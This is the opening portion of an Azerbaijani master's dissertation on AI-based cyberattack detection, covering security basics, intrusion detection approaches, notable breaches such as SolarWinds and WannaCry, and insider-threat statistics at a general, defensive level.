

AZƏRBAYCAN RESPUBLİKASI ELM VƏ TƏHSİL NAZİRLİYİ

AZƏRBAYCAN DÖVLƏT İQTİSAD UNİVERSİTETİ

UNEC BİZNES MƏKTƏBİ

**“KİBERHÜCUMLARIN AŞKARLANMA SİSTEMİNİN AĞILLI
ÜSULLARLA İNKİŞAF ETDİRİLMƏSİ”**

mövzusunda

MAGİSTR DİSSERTASIYA İŞİ

KƏRİMLİ CAVİD ELÇİN

BAKİ – 2023

AZƏRBAYCAN RESPUBLİKASI ELM VƏ TƏHSİL NAZİRLİYİ
AZƏRBAYCAN DÖVLƏT İQTİSAD UNİVERSİTETİ
UNEC BİZNES MƏKTƏBİ

UNEC Biznes Məktəbinin direktoru

i.e.n.,dos.Hacıyev Nazim Özbəy

“ _____ ” (imza)

“ ____ ” _____ 2023-cü il

“KİBERHÜCUMLARIN AŞKARLANMA SİSTEMİNİN AĞILLI
ÜSULLARLA İNKİŞAF ETDİRİLMƏSİ”

mövzusunda

MAGİSTR DİSSERTASIYA İŞİ

İxtisasın şifri və adı: 060409 Biznesin idarəedilməsi

İxtisaslaşma: Kibertəhlükəsizlik

Qrup: A19/21

Magistrant
Cavid Kərimli Elçin

Elmi rəhbər
Ramil Hüseynov Füzuli

_____imza

_____imza

Proqram rəhbəri
i.f.d. Qəzənfərli Mirvari Xəqani

Kafedra müdiri
dos. Məmmədova Sevər Mömin

_____imza

_____imza

BAKİ – 2023

Təşəkkürnamə

Tədqiqat işinin aparılmasında nəzəri və praktiki biliklərin əldə olunması istiqamətində yardım göstərən Günay Əbdiyeva Əliyeva, Ramil Hüseynov, Nail Məmmədov və Mehran Hematyar, həmçinin praktiki tərəfinin təşkilində avandılqların təmini üçün “Cybernetics” MMC rəhbərliyinə təşəkkür edirəm.

Xülasə

Dissertasiya işinin aktuallığı: Getdikcə rəqəmsallaşan dünyada kiberhücumların artması ilə güclü və qabaqcıl təhlükəsizlik texnologiyalarına ehtiyac da artır. Rəqəmsal dünyada internet və şəbəkə texnologiyalarının inkişafı ilə təhlükəsizlik daha da mürəkkəbləşir. Bu səbəbdən həm kibermüdafiə, həm də kiberhücum fəaliyyətlərində istifadə olunacaq süni intellekt və maşın öyrənməsi proqramlarına ehtiyac var.

Dissertasiya işinin məqsədi: Bu işdə kiber məkanı təşkil edən anlayışlar, kiberhücumun tərifı və növləri, və s. kiber hücumçular və onların motivləri müzakirə olunur. Qlobal təsirlərə malik olan zərərli proqram təminatı, onun daxili təhdidləri və bu təhdidlərin süni intellekt yolu ilə qarşısının alınması vurğulanıb.

Dissertasiya işində istifadə edilmiş biznes tədqiqat metodları: Müxtəlif şirkətlərin tətbiqləri əsasında praktiki və nəzəri nəticələr ilə birlikdə ümumiləşdirilmiş və nəticə əldə edilərək araşdırılmışdır.

Dissertasiya işinin informasiya bazası: Dissertasiyada istifadə edilmiş informasiyalar əsasən türk, rus və ingilis dillərində çap edilmiş kitablar, müyyən xarici mənbələrdən götürülmüş jurnallar və internet səhifələrində paylaşılan məlumatlardan istifadə edilmişdir.

Dissertasiya işinin məhdudiyyətləri: Hal-hazırkı dövrdə müasir standartlara uyğun olan şirkətlərin kiber təhlükəsizliyinin təmin olunması üçün müəyyən olunmuş təhlükəsizlik standartları və texnologiyaları mövcuddur. Lakin bəzi şirkətlərin büdcə ehtiyatları həmçinin bu kimi texnologiyaların istifadəsi üçün yetərli işçilərin olmamağı səbəbi ilə bu kimi hücumların gözlənilməsi zəruri haldır.

Dissertasiya işinin praktik nəticələri: Təhlükəsizliyi yüksəltmək üçün süni intellekt və maşın öyrənməsindən istifadə etməklə kiber mühitdə dəyə biləcək ziyanların qarşısını almaq.

Nəticələrin istifadə oluna biləcəyi təşkilat, müəssisə və biznes sahələr: Həssas məlumatların qorunduğu (dövlət, bank və s.) sektorlarda tətbiq olunmalıdır.

Açar sözlər: Süni intellekt, maşın öyrənməsi, dərin öyrənmə, kiber məkan, kiber hücum, informasiyanın təhlükəsizliyi

MÜNDƏRİCAT

	GİRİŞ.....	6
I FƏSİL	KİBERHÜCUMLAR VƏ ONLARIN AŞKARLANMA SİSTEMİ.....	8
1.1.	Kiberhücumlar və onların təsnifatı.....	8
1.2.	Kiberhücumların aşkarlanma sistemi.....	20
II FƏSİL	KİBERHÜCUMLARIN QARŞISININ ALINMASI VƏ AĞILLI SİSTEMLƏRİN TƏTBİQİ.....	28
2.1.	Kiberhücumların qarşısının alınması metodları.....	28
2.2.	Ağıllı sistemlərin tətbiqi ilə kiberhücumların qarşısının alınması metodları.....	41
III FƏSİL	KİBERHÜCUMLARIN SÜNİ İNTELLEKTDƏN İSTİFADƏ EDƏRƏK QARŞISININ ALINMASI.....	47
3.1.	Phishing hücumları üçün məlumat dəstinin hazırlanması.....	53
3.2.	Süni intellektlə phishing hücumlarının təyin olunması və qarşısının alınması.....	58
3.2.1.	Modelləşdirmə.....	59
3.3.	Dərin öyrənmə.....	63
	NƏTİCƏ.....	66
	İSTİFADƏ EDİLMİŞ ƏDƏBİYYAT SİYAHISI.....	60
	ŞƏKİLLƏRİN SİYAHISI.....	62
	CƏDVƏLLƏRİN SİYAHISI	64

Giriş

Mövzunun aktuallığı: Kompüter, mobil telefon, planşet və digər texnoloji məhsulların həyatımıza daxil olması ilə şəxsi məlumatların saxlanması, kibertəhlükəsizlik və süni intellekt kimi anlayışlar həyatımıza daxil oldu. Bu texnoloji inkişafı fərdi məlumatların məxfiliyini vurğulasa da, hökumətləri və şirkətləri bu məlumatları qorumaq və onların zərərli üçüncü şəxslərin əlinə keçməsinin qarşısını almaq üçün kibertəhlükəsizlik üçün böyük büdcələr ayırmağa məcbur edib. Şəxsi məlumatların təhlükəsizliyini təmin etmək üçün bütün mümkün vasitələrdən istifadə etməklə kibertəhlükəsizlik tədbirləri düzgün görülsə belə, pozuntular baş verə bilər. Rəqəmsal dünyada, xüsusilə maliyyə və kritik infrastrukturə malik qurumlarda kiberhücumların qarşısını almaq və onlara cavab vermək səyləri artır. Bu infrastrukturlara qarşı hücum və təhdidlərə gəlincə, kiber insidentlərə vaxtında və effektiv şəkildə müdaxilə edilməlidir.

Texnologiyanın bizə gətirdiyi anlayışlardan bəziləri süni intellekt, maşın öyrənməsi və dərin öyrənmədir. İndi insanlar özləri müəyyən şeylər haqqında düşünmək əvəzinə maşınları öyrətməyə və nəticə əldə etməyə başlayıblar. Kompüterlər bir çox sahədə istifadə etdiyimiz vasitələrə görə məlumat əldə edir, məsələn, internet alış-verişindən ziyarət etdiyimiz saytlara məlumat toplayır və növbəti addımda bizə təkliflər verir. Kibertəhlükəsizliyi təmin etmək üçün əvvəlki kiberhücumlardan əldə edilən məlumatlardan istifadə edərək növbəti kiberhücumun harada və necə həyata keçiriləcəyini təxmin etmək, kompüterlərin insanları əvəz etməsinə şərait yaratmaqla daha sürətli və effektiv həllər təklif edilir. Kiber təhdidləri aşkar etmək, cinayət və cinayətkarlarla mübarizə aparmaq üçün süni intellekt üsullarından istifadə insan gücünə töhfə verəcək və texnoloji inkişafda bizi bir addım irəli aparacaq.

Tədqiqat işinin məqsədi: İnkişaf etmiş texnologiya ilə yanaşı kiberhücumlar da öz inkişafından geri qalmamışdır. Belə inkişafın qarşısını almaq üçün ağıllı üsulların inkişaf etdirilməsi həmçinin onların istifadəsinin aktuallığı zəruridir. Tədqiqat işində də ağıllı üsulların tətbiqi və təhlili haqqında ətraflı məlumat verilmişdir.

Tədqiqatın predmeti: İnkişaf etmiş texnologiyalara hücumların qarşısını almaq metodları da geniş vüsət almışdır. Dissertasiya işinin əsas predmeti də həmin

metodların, yəni ağıllı üsulların öyrənilməsi və tətbiq edilməsidir.

Tədqiqatın obyektı: OpenPhish platformasından istifadə edərək hücumə həssaslığın təyin edilməsi və boşluqların aşkarlanması prosesi icra olunur. Ən sonda həmin hücumların qarşısını alma metodları təhlil edilərək nəticə əldə olunur.

Elmi yenilik: Kiber hücum baş verən zaman ağıllı metodlar tətbiq və təhlil edilmiş, hücum baş verdiyi an yaranmış boşluqlara nəzər yetirilmiş və bunların qarşısının alınması üsulları öyrənilmişdir.

İşin praktiki əhəmiyyəti: Şirkət və qurumlarda hücumların qarşısını almaq üçün ağıllı üsulların istifadəsi müasir dövrdə yaranmış təhlükələrin qarşısının alınmasına başlıca kömək edir.

İşin struktur və həcmi: Dissertasiya işi giriş, üç fəsil, nəticə, dissertasiya işində istifadə olunmuş ixtisar olunmuş sözlərin açıqlama qismi və son olaraq isə tədqiqat işinsə istifadə olunan ədəbiyyatların siyahısı göstərilərək tamamlanmışdır. Giriş hissəsində tədqiqatın aktuallığı, məqsədi, predmeti, obyektı, elmi yenilik, praktiki əhəmiyyəti və nəzəri əsasları haqqında qısa məlumat verilmişdir.

Birinci fəsil, iki alt başlıqdan ibarət olmaqla, kiberhücumlar və onların aşkarlanması metodları haqqında ümumi anlayış verilmişdir.

İkinci fəsildə yarana biləcək təhdidlərin ağıllı sistemlərin tətbiq olunması ilə qarşısının alınması metodologiyasından istifadə edilərək hücumların zəiflədilməsi və təhlükəsizliyin artırılması haqqında məlumatlar qeydə alınmışdır.

Üçüncü fəsildə isə süni intellekt vasitəsi ilə hazırda aktiv şəkildə istifadə olunan kiber hücumlardan olan Phishing (Fişinq) hücumlarının təyin olunması və qarşısının alınması göstərilmişdir.

FƏSİL 1. KİBERHÜCUMLAR VƏ ONLARIN AŞKARLANMA SİSTEMLƏRİ

1.1 Kiberhücumlar və onların təsnifatı

Kiber hücumlar sistemlərə, şəbəkələrə, aparatlara və proqram təminatının icazəsiz müdaxilə, istifadə və ya dəyişikliklərə icazə verilməsi üçün nəzərdə tutulmuş siyasətlərin pozulması və boşluqlar vasitəsi ilə yerinə yetirilir. Bütün bu insidentlərin nəticəsinin təsirini azaltmaq və ya qarşısını almaq üçün tədbirlər görməyə məcbur edir. Çünki kiber insidentlər hökumətlər, şirkətlər və fərdlərin sistemlərinə müdaxilərlə real xərclərə səbəb ola bilər. (Номоконов В.А. и Тропина Т.Л., 2004: s. 55-59.)

Təhlükəsizlik tədbirləri sistemin təhlükəsizliyinin təmin olunması üçün hazırkı həll yolu deyildir. Hər bir sistem üçün təhlükəsizlik tədbiri təklif edilməzdən əvvəl mövcud mühitin diqqətlə müqayisə aparılmalıdır. Bu, laylı bir prosesdir və sistemin və onun məhdudiyyətlərinin hərtərəfli başa düşülməsini tələb edir. Heç bir sistem 100 faiz təhlükəsiz deyil, sistemin təhlükəsizliyi onun ən zəif nöqtəsi qədər güclüdür. Təhlükəsizlik “CIA triad” və ya “Məxfilik”, “Dürüstlük” və “Mövcudluq” kimi bilinən üç əsas kateqoriyaya ayrılmışdır:

1. Məxfilik: Müəyyən istifadəçilər üçün nəzərdə tutulmuş məxfi məxfi məlumatlar yalnız səlahiyyətli istifadəçilər üçün icazə verilmiş qaydada əlçatandır. Bura fayl icazələri, giriş nəzarət siyahıları, şifrələmə və digər vasitələr daxil ola bilər.

2. Etibarlılıq: Etibarlı mənbələrdən alınan məlumatlara etibar etmək olar. Bu o deməkdir ki, məlumat icazəsiz istifadəçilər tərəfindən silinməkdən və ya dəyişdirilməkdən qorunur. Şəxsi məlumat və xidmətlərə icazəsiz giriş yolu ilə sistemin həm məxfiliyi, həm də bütövlüyü hücumla məruz qala bilər.

3. Əlçatanlıq: İnformasiya əlçatandır və lazım olduqda səlahiyyətli istifadəçilər üçün əlçatandır. Bu, səlahiyyətli istifadəçilərə bu məlumatı tələb etdikdə məlumat vermək üçün informasiya resurslarının mövcud olmasını təmin edir. Xidmətdən imtina (DOS) hücumları kimi hücumlar məlumat əldə etməkdə

gecikmələrə səbəb olan xidmət kəsilməsi ilə nəticələnə bilər.

Son dövrlərdə kompüter sistemlərinə edilən hücumların təhlili getdikcə daha çox əhəmiyyət kəsb etməyə başlayıb. Bu hücumlar bir çox sənaye sahələrində - şirkətlərdə, qurumlar və hökumətlər üçün məlumatların təhlükəsizliyi və məxfiliyi ilə bağlı narahatlıqları artırmaqdadır.

Hücum təhlili hücumun uğurlu olub-olmadığını, niyə uğurlu olduğunu və haradan gəldiyini müəyyən etmək məqsədi daşıyır. Bu analiz hücumların qarşısını almaq, aşkar etmək və dayandırmaq üçün istifadə edilə bilər.

Müasir dövrdə kompüter sistemlərinə hücumlar çox vaxt hakerlər və ya kibercinayətkarlar tərəfindən həyata keçirilir. Bu hücumların əksəriyyəti kompüter şəbəkələrinə və ya sistemlərinə giriş əldə etmək üçün istifadə edilən zəiflikləri hədəf alır. Məsələn, istismar, zərərli proqram və ya sosial mühəndislik kimi üsullardan istifadə edilə bilər.

Kompüter sistemlərinə hücumlar bu gün artan təhlükədir. Bu hücumlar kibercinayətkarların və hakerlərin bir çox sənaye, biznes və hökumətlərdə məlumat təhlükəsizliyi və məxfilik mövzusunda narahat olmasına səbəb olur. Buna görə də kompüter sistemlərinə edilən hücumları təhlil etmək son dərəcə vacibdir. Yazımın davamında kompüter sistemlərinə hücumların müasir təhlili müzakirə olunacaq.

Kompüter sisteminə yönəlik hücum kibercinayətkarlar və hakerlər kompüter şəbəkələrinə və ya sistemlərinə giriş əldə etmək üçün istifadə edilən zəiflikləri hədəfə aldıqda baş verdiyindən, bu hücumların müxtəlif üsulları meydana gəlir.

Zəifliklər hakerlər tərəfindən kompüter sistemlərindəki boşluqlardan istifadə etmək üçün araşdırılır. Bu boşluqlar kibercinayətkarlara və ya hakerlərə kompüter sistemlərinə nəzarəti ələ keçirməyə və ya məlumatları oğurlamağa imkan verir. Zərərli proqram kompüter sistemini yoluxduran zərərli proqramdır. Bu proqramlar kompüter sistemlərinə zərər vermək üçün nəzərdə tutulub. Sosial mühəndislik kompüter sistemlərinə daxil olmaqla insanların təhlükəsizlik boşluqlarından istifadə etmək üçün istifadə olunur. Məsələn, kibercinayətkarlar kiməsə saxta e-poçt göndərməklə onu aldada bilərlər. Hücumun mənbəyini müəyyən etmək üçün istifadə edilən digər üsul hücumun həyata keçirildiyi IP ünvanını aşkar etmək və təhlil

etməkdir. Bu təhlil hücumun mənbəyini müəyyən etmək üçün istifadə olunur və bu məlumat hücumların qarşısını almağa və gələcəkdə oxşar hücumları aşkar etməyə kömək edir.

Hücum və təhdidlərin təhlilinin məqsədi hücumun uğurlu olub-olmadığını, niyə uğurlu olduğunu və hücumun haradan gəldiyini müəyyən etməkdir. Bu analiz hücumların qarşısını almaq, aşkar etmək və bloklamaq üçün istifadə edilə bilər. Bu cür analiz bir çox müxtəlif texnika və vasitələrdən istifadə etməklə edilə bilər. Məsələn, log girişləri hücumları izləmək üçün istifadə edilə bilər. Bu jurnallar kompüter sistemində baş verən hadisələri qeyd edir və bu hadisələri təhlil etməyə imkan verir. Hücumları aşkar etmək üçün istifadə edilən digər üsul şəbəkə monitorinq alətləridir. Bu alətlər trafikə və kompüter şəbəkələrinə potensial hücumlara nəzarət edir. Bu alətlər həmçinin şəbəkədəki cihazların vəziyyətini və yeniləmələrini izləyə bilər. Bundan əlavə, kompüter sistemlərinə hücumları aşkar etmək üçün antivirus proqramları və firewall-lardan istifadə edilə bilər.

Hücumçular şəbəkələrdən istifadə edir və onlardan kütləvi tranzit sistemi kimi uzaqdan əldə edilə bilən xidmətlərdən istifadə edir və onların avtomatlaşdırılmış zərərli proqramlarını qlobal miqyasda “zərərli axınlar” formasında müdaxilə edirlər. Müdaxilənin aşkarlanması sistemləri (IDS) sistem şəbəkələrinin qorunmasına cavabdeh olan təhlükəsizlik mütəxəssislərinin vacib alətə çevrilmişdir. IDS-lər ictimai və özəl şəbəkələr vasitəsilə axan bu zərərli axınları aşkar etmək qabiliyyətinə malikdir. (Тропина Т Л., 2003а: s. 168-175)

Müdaxilənin aşkarlanma prosesi kompüter sistemində zərərli prosesləri aşkar etmək üçün istifadə edilir. Zərərli fəaliyyətlər və müdaxilə üsulları kompüter təhlükəsizliyi baxımından vacibdir. IDS “host-based” və “şəbəkə əsaslı” IDS-ə təsnif edilir. Anomaliya əsaslı IDS-də son irəliləyişlər və tədqiqatlar olduqca diqqətə layiq olsa da, bu gün şəbəkələrin əksəriyyəti öz şəbəkə təhlükəsizliyi üçün hələ də (misuse or signature-based) sui-istifadəyə əsaslanan IDS-dən istifadə edir.

Anomaliyaların aşkarlanması gözlənilən davranış və ya modellərə uyğun gəlməyən verilənlərdə nümunələri tapmaq prosesidir. Trafik və hadisələrin təhlili göstərir ki, müdaxilə davranışı nümunələri sistem istifadəsinin normal davranışından

fərqlidir və buna görə də anomaliyaların aşkarlanması üsulları müdaxilənin aşkarlanmasına tətbiq edilir. Bu yanaşma normal verilənlərin modellərini qurmaq və müşahidə edilən verilənlərdə kənara çıxmaları aşkar etməkdən ibarətdir.

Sui-istifadə və ya imza əsaslı aşkarlama, məlum hücumların imzaları şəklində əvvəlcədən müəyyən edilmiş məzmunu və ya nümunə uyğunlaşdırma üsullarına əsaslanır. İmza uyğunlaşdırma üsulları, paketlərin məzmununu bir sıra imza və ya qaydalarla müqayisə edərək hücumları müəyyən etmək üçün istifadə olunur. Bu imzalar baş verən və ya baş verən hücumlardan müşahidə edilən fərqli sintaktik xüsusiyyətlərdən ibarətdir. Bu xüsusiyyətlər simvollar və ya alt sətirlər şəklindədir. Bu nümunələr onları digər imzalardan unikal edən simvollar və ya məlumatlar “hücumun xarakterik elementlərini təsvir etmək” üçün istifadə olunur.

İnformasiya Texnologiyalarını inkişafı ilə tətbiqlərin, kompüterlərin və xidmətlərin istifadəsi ilə çox sayıda müxtəlif və mürəkkəb sistemlərin formalaşmasına gətirib çıxarmışdır. İnfrastruktur bu sistemlərdən istifadə edərək öz iş modellərini yaratmışlar. Şəbəkələr, protokollarla idarə edilən tam iki istiqamətli, müxtəlif hostlu və gigabayt həcmli şəbəklərdə sürətli yarım cüt yönlü əlaqələrə keçid etmişdir. Tətbiqlər və xidmətlərdə standart sərhədli istifadəyə sahib statik, aşağı xüsusiyyətli tətbiqlərdən yüksək keyfiyyətli və müxtəlif xüsusiyyətlərə sahib olan ağıllı sistemlərə keçid etməsi baş vermişdir. Bu alətlərin və xidmətlərin bir biri əlaqəli şəbəkələrə əlaqələri olduğu üçün sənayedə böyük təhlükəsizlik boşluğu vardır. worms, viruses, botnets və even state-sponsored kimi kiber təhdidlər vardır. (Тропина Т.Л, 2003b: s. 324-327)

Hər gün hücumcular və onların avtomatlaşdırılmış tətbiqləri, məsələn: worms, viruslar, trojanlar və daha çox “zərərli proqram” və ya zərərli proqram kimi tanınan botlar, İT infrastrukturunu və onunla əlaqəli rəqəmsal tərkibi təhdid edərək çoxsaylı boşluqlardan istifadə edirlər. Hücumçunun əsas məqsədi şəxsi mənfəət, gəlirli biznes modellərinə və kiber-casusluğa qədər dəyişə bilər. Bununla belə, məqsədlər eynidir: şəxsi məlumatlara, məlumatlara və hesablama resurslarına imtiyazsız giriş əldə etmək. Hücum edənlər, təxribat yaymaqla səs gətirən xəbərlərdə olmaq istəyən həvəsli yeniyetmə “script kiddies”-dan, maliyyə motivləri ilə idarə olunan


mütəşəkkil dəstələrə çevriliblər. Həssas istifadəçi məlumatları bu sənaye üçün xammaldır və sənaye miqyasında qlobal şəkildə paylanmış kompüterlərdən davamlı olaraq həm açıq, həm də gizli şəkildə yığılır. Hücumçular həmçinin digər dövlətlərin kritik infrastrukturunu hədəf alan mürəkkəb kibermüharibələrdə iştirak edən dövlət tərəfindən dəstəklənən kiber-milisə çevriliblər. (Тропина Т.Л., 2005: s 264-271)

Bu illər ərzində biz hücumların mürəkkəbliyi, mürəkkəbliyi və ümumi tezliyində kəskin artım müşahidə etdik. İstifadəçi dostu hack alətlərinin mövcudluğu, istifadəçilərindən hərtərəfli başa düşülməsini tələb etməyən hücumların sayını artırdı.

İnternet ictimaiyyəti son 2 onillikdə kibertəhlükəsizlik insidentlərinin əhəmiyyətli dərəcədə artmasının şahidi olub. Bu tendensiya Şəkil 1-də Kompüter Fövqəladə Hallara Müdaxilə Qrupunun Koordinasiya Mərkəzinin (CERT/CC) statistik məlumatları kimi bildirilən insidentlərin sayından təsvir edilmişdir.

Tanınmış antivirus şirkəti Symantec, 2011-ci il üçün İnternet Təhlükəsizliyi Təhlükələri Hesabatını dərc etdi Symantec (2011). Bu hesabatdan bəzi məqamları qeyd olunmuşdur:

Şəkil 1. Symantec 2011-ci il üçün İnternet Təhlükəsizliyi Təhlükələri Hesabatı



Mənbə: Carnegie Mellon University. 2002 and Idaho National Laboratory. 2005

- Bu hücumların 403 milyonu zərərli proqramların vasitəsi ilə reallaşdırılmışdır.

- Gündə təxminən 4500 veb hücumu.

- Təxminən 42 milyard spam mesajı.
- 5000-dən çox yeni zəiflik.
- 2011-ci ildə ümumilikdə 232,4 milyondan çox məlumat oğurlanmışdır.
- Bu təhlükəsizlik pozuntularının səbəb olduğu biznes və məlumat itkisi

səbəbindən qlobal miqyasda milyardlarla dollara çatan xərclər yaratmışdır.

Son illərdə baş vermiş kiber hücumlar:

SolarWinds hücumu (2020): ABŞ-ın ən böyük texnologiya şirkətlərindən biri olan SolarWinds'in hazırladığı Orion məhsuluna yönəlmiş hücum dünya miqyasında bir çox şirkətlərə təsir göstərdi. Hücumçular SolarWinds Orion proqramında tapılmış kiber boşluqlardan istifadə edərək şirkətlərin şəbəkələrinə daxil olaraq, həssas məlumatları ələ keçirdi. (Şmidhuber, J., 2015: s. 85–117)

Equifax məlumat oğurluğu (2017): ABŞ-ın kredit bankı olan Equifax'a edilən bu hücumla 143 milyon istifadəçiyə aid şəxsi məlumatların ələ keçirilməsinə səbəb oldu. Bu hücum Equifax, istifadəçilərinə 700 milyon dollarlık təzminat verməyi qəbul etdi.

WannaCry Hücumu (2017): Bu hücum dünya miqyasında 200,000'dən çox kompüterə təsir göstəri və müxtəlif sektorda işlərin dayanmasına səbəb oldu. Hücumçular, Windows əməliyyat sistemində tapılmış bir boşluğu istifadə edərək ransomware hücumunu reallaşdırıb, bunun üçün müəyyən məbləğdə pul tələbi irəli sürdü.

NotPetya hücumu (2017): Bu hücum, Ukraniyada texnologiya firmasının hazırladığı M.E.Doc adlı proqramı hədəf almışdır. Hücumçular, tətbiqin yenilənmə mexanizmini istifadə edərək ransomware hücumu reallaşdırdılar və dünya miqyaslı bir neçə şirkətin işləməsini dayandırdılar.

JPMorgan Chase hücumu (2014): Bu hücum ABŞ-ın ən böyük banklarından biri olan JPMorgan Chase'in 76 milyon istifadəçinə aid məlumatların ələ keçirilməsinə səbəb oldu. Hücumçular hələ də təyin edilməmişdir.

Yahoo məlumat oğurluğu (2013-2014): Yahoo-nun 3 milyard istifadəçisinin məlumatlarının ələ keçirdiyi bu hücumda o vaxtın ən böyük məlumat oğurluğu olaraq qeyd olundu.

Target məlumat oğurluğu (2013): ABŞ-ın böyük şirkətlərindən biri olan Target-ın ödəniş sisteminə edilmiş hücum nəticəsində 40 milyon istifadəçinin kredit kartının ələ keçirilmişdir.

Sony Pictures hücumu (2014): Sony Pictures Şimali Koreya tərəfindən idarə olunan bir qrup hücumcunun hədəfi olmuşdur. Hücumçular şirkətin şəbəkəsini ələ keçirərək müxtəlif həssas məlumatları ələ keçirmişlər və onların işləmə prosesinə təsir etmişdirlər.

Marriott məlumat oğurluğu (2018): Bu hücumun nəticəsi ilə Marriott-un 500 milyon istifadəçisinin şəxsi məlumatları (adı, ünvan, əlaqə nömrəsi, vəsiqə nömrəsi və s.) ələ keçirilmişdir.

Anthem məlumat oğurluğu (2015): ABŞ-ın tibb sığorta şirkəti olan Anthem-in 78 milyon istifadəçisinin şəxsi məlumatları (adı, ünvan, əlaqə nömrəsi, sığorta nömrəsi və s.) ələ keçirilmişdir.

2022-ci ilin 3-cü rübündə Kroll-un araşdırmalarına əsasən bütün insidentlərinin təxminən 35%-ni icazəsiz girişlər təşkil edərək, insayder təhlükəsinin bu günə qədər ən yüksək rüblük səviyyəsinə çatdığını təyin etmişdir. Kroll, həmçinin bu rübdə USB vasitəsilə bir sıra zərərli proqram injeksiyalarını müşahidə etdi və potensial olaraq getdikcə artan əmək bazarı və iqtisadi turbuləntlik kimi daxili təhlükəni təşviq edə biləcək daha geniş xarici amillərə işarə etdi. Kroll, həmçinin URSA, Vidar və Raccoon kimi məlumat oğurlayan zərərli proqramların yayılması ilə təhdid hadisəsi növü kimi ümumi zərərli proqramların artdığını qeydə almışdır. Məlumat oğurlayan zərərli proqramların geniş yayılması ilə Krollun şəbəkədə ilkin mövqə əldə etmək üçün etibarlı hesablardan istifadə etdiyini görməyə davam etməsi təəccüblü görünə bilməz. Bu onu göstərir ki, bir çox hallarda hücumçular sistemlərə daxil olmaq və autentifikasiya etmək üçün qanuni credential-lardan istifadə edirlər.

2022-ci ilin 3-cü rübdə kiber insident halların çoxunun işçinin işdən çıxarılması prosesi ilə üst-üstə düşdü. Bir misalda, bir işçi gigabayt həcmində məlumatları bulud saxlama şəbəkələrinə köçürərək oğurlamağa cəhd etmişdir. Bu halda, şirkət istifadəçi hesablarının dondurulması və onlara əlçatan olan bulud saxlama hesablarından məlumatların silinməsini üçün standart protokoldan istifadə

etmişdir. Nümunə olaraq, İşçi bir başqa rəqib şirkətə keçdiyi zaman bir neçə ay sonra təşkilat bu şəxsin satış söylərini artırmaq üçün yeni vəzifəsində şirkət məlumatlarından istifadə etdiyindən şübhələnməyə başladı. Şəxsin şəxsi noutbukunun nəzərdən keçirilməsi müəyyən etdi ki, onlar hələ də korporativ şəbəkəyə çıxışı olduqda, bir çox bulud saxlama hesablarında və şəxsi məlumat saxlama cihazlarında şirkət məlumatlarının surətlərini yaratmışlar. Şəxsin veb-brauzer tarixinin nəzərdən keçirilməsi şəxsi bulud saxlama və log fayllarının silinməsi ilə bağlı çoxsaylı axtarışları da müəyyən etmək mümkün olmuşdur. (Şəkil 2.)

İnsayder təhlükəsi kibertəhlükəsizlikdə unikal problemdir. Şəbəkəni xarici təcavüzkarlardan (ən azı ilkin hücum mərhələsində) müdafiə etdiyiniz kibertəhlükəsizlikdəki adi hallardan fərqli olaraq, daxili təhdid vəziyyətində, siz biznesi daxildəki kimsədən müdafiə edirsiniz. Bu, xüsusilə çətin ola bilər, çünki istifadəçi tez-tez heç bir qırmızı bayraq qaldırmayacaq və yüksək səviyyəli icazələrə və giriş hüquqlarına malik ola bilər. Bu zaman təhlükəni müəyyən etməyin yeganə yolu şübhəli davranışdır, məsələn, kütləvi yükləmələrin aşkar edilməsidir. Bu, fayla və qovluğa giriş auditini - fayldaxili ötürmə xidmətlərinə daxil olmaqdan əlavə - xüsusilə sənayelərdə və ya həssas məlumatların saxlanıldığı serverlərdə xüsusi izləmə sisteminin olmasının vacibliyini vurğulayır. Prosesi diqqətli şəkildə izləmədiyimiz zamanlar demək ola bilər ki, siz hadisənin baş verdiyini təyin etdiyiniz vaxta qədər real ziyan artıq vurulmuşdur. (Şəkil 3.)

2022-ci ilin üçüncü rübdə e-poçt fişinqi 30% artması və ümumi ransomware hücumlarının nisbətinin azalması ilə icazəsiz giriş (27%), veb fişinqi (7%) və zərərli proqramlar (5%) kimi digər hücum növlərində artımlar müşahidə olunmuşdur.

Mütəxəssislər qeyd edir ki, kiçik və orta ölçülü e-ticarət veb-saytlarına təsir edən veb fişinqlərin artmasına ən əsas səbəb olaraq COVID-19 pandemiyasının başlanğıcından bəri artması ilə əlaqələndirirlər.

Şəkil 2. İnsayder təhlükəsi ilə bağlı icazəsiz giriş halları



Mənbə: <https://www.kroll.com/en/insights/publications/cyber/threat-intelligence-reports/q3-2022-threat-landscape-insider-threat-trojan-horse>

